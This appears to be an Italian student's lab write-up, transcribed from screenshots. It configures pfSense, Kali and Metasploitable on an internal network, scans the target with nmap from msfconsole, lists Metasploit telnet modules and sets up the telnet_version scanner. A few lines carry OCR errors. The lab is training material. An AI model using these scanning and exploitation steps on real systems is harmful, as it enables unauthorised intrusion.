
S7L2


Esercizio di oggi richiede di attaccare kali da metasploitable. Per comodità uso pfsense e metto tutti gli os sulla stessa rete interna

Cambio ip su macchina metasploitable usando nano




```
  GNU nano 2.0.7            File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
        address 192.168.1.25
        netmask 255.255.255.0
        gateway 192.168.1.1
```

Cambio ip su pfsense



```
WAN (wan)        -> em0        -> v4/DHCP4: 10.0.2.15/24
                                  v6/DHCP6: fd00::a00:27ff:fe24:a03d/
LAN1 (lan)       -> em1        -> v4: 192.168.10.1/24
OPT1 (opt1)      -> em2        -> v4: 192.168.1.1/24
OPT2 (opt2)      -> em3        -> v4: 192.168.30.1/24

0) Logout (SSH only)                  9) pfTop
```

Cambio ip su macchina kali



Connection name: interna-meta


Method: Automatic (DHCP)

Additional static addresses

Address	Netmask	Gateway
192.168.1.25	24	192.168.1.1

Additional DNS servers


Faccio test di ping:



```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state U
NKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_
codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global nopre
fixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::89ea:99cd:1b3c:ac1c/64 scope link noprefixrou
te
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_
codel state UP group default qlen 1000
    link/ether 08:00:27:f0:90:41 brd ff:ff:ff:ff:ff:ff

┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=2.13 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=2.14 ms
^C
--- 192.168.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1046m
s
rtt min/avg/max/mdev = 2.126/2.134/2.143/0.008 ms

┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=2.22 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=9.25 ms
^C
--- 192.168.1.40 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1011m
s
rtt min/avg/max/mdev = 2.224/5.735/9.246/3.511 ms

┌──(kali㉿kali)-[~]
└─$ 
```


Le macchine si parlano

Apro msfconsole ed eseguo un nmap




```
msf6 > nmap -sV 192.168.1.40
[*] exec: nmap -sV 192.168.1.40

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-21 16:12 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try
using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.40
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 08:00:27:AE:7A:06 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.35 seconds
msf6 >
```


Cerco exploit telnet con search telnet auxiliary




```
msf6 > search telnet auxiliary

Matching Modules
================

   #   Name                                                    Disclosure Date  Rank    Check  Description
   -   ----                                                    ---------------  ----    -----  -----------
   0   auxiliary/server/capture/telnet                         .                normal  No     Authentication Capture:
Telnet
   1   auxiliary/scanner/telnet/brocade_enable_login           .                normal  No     Brocade Enable Login Che
ck Scanner
   2   auxiliary/dos/cisco/ios_telnet_rocem                    2017-03-17       normal  No     Cisco IOS Telnet Denial
of Service
   3   auxiliary/admin/http/dlink_dir_300_600_exec_noauth      2013-02-04       normal  No     D-Link DIR-600 / DIR-300
 Unauthenticated Remote Command Execution
   4   auxiliary/scanner/ssh/juniper_backdoor                  2015-12-20       normal  No     Juniper SSH Backdoor Sca
nner
   5   auxiliary/scanner/telnet/lantronix_telnet_password      .                normal  No     Lantronix Telnet Passwor
d Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version       .                normal  No     Lantronix Telnet Service
 Banner Detection
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof            2010-12-21       normal  No     Microsoft IIS FTP Server
 Encoded Response Overflow Trigger
   8   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06  normal  Yes  Netgear PNPX_GetShareFol
derList Authentication Bypass
   9   auxiliary/admin/http/netgear_r6700_pass_reset           2020-06-15       normal  Yes    Netgear R6700v3 Unauthen
ticated LAN Admin Password Reset
   10  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21  normal  Yes  Netgear R7000 backup.cgi
 Heap Overflow RCE
   11  auxiliary/scanner/telnet/telnet_ruggedcom               .                normal  No     RuggedCom Telnet Passwor
d Generator
   12  auxiliary/scanner/telnet/satel_cmd_exec                 2017-04-07       normal  No     Satel Iberia SenNet Data
 Logger and Electricity Meters Command Injection Vulnerability
   13  auxiliary/scanner/telnet/telnet_login                   .                normal  No     Telnet Login Check Scann
er
   14  auxiliary/scanner/telnet/telnet_version                 .                normal  No     Telnet Service Banner De
tection
   15  auxiliary/scanner/telnet/telnet_encrypt_overflow        .                normal  No     Telnet Service Encryptio
n Key ID Overflow Detection
```




```
msf6 > use 14
msf6 auxiliary(scanner/telnet/telnet_version) > set options
[-] Unknown datastore option: options.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -c, --clear   Clear the values, explicitly setting to nil (default)
    -g, --global  Operate on global datastore variables
    -h, --help    Help banner.
```



```
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
                                        metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```



```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RPORT 23
[!] Unknown datastore option: RHPORT. Did you mean RPORT?
RHPORT ⇒ 23
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.1.40
[!] Unknown datastore option: R◆HOST. Did you mean RHOST?
R◆HOST ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > 
```

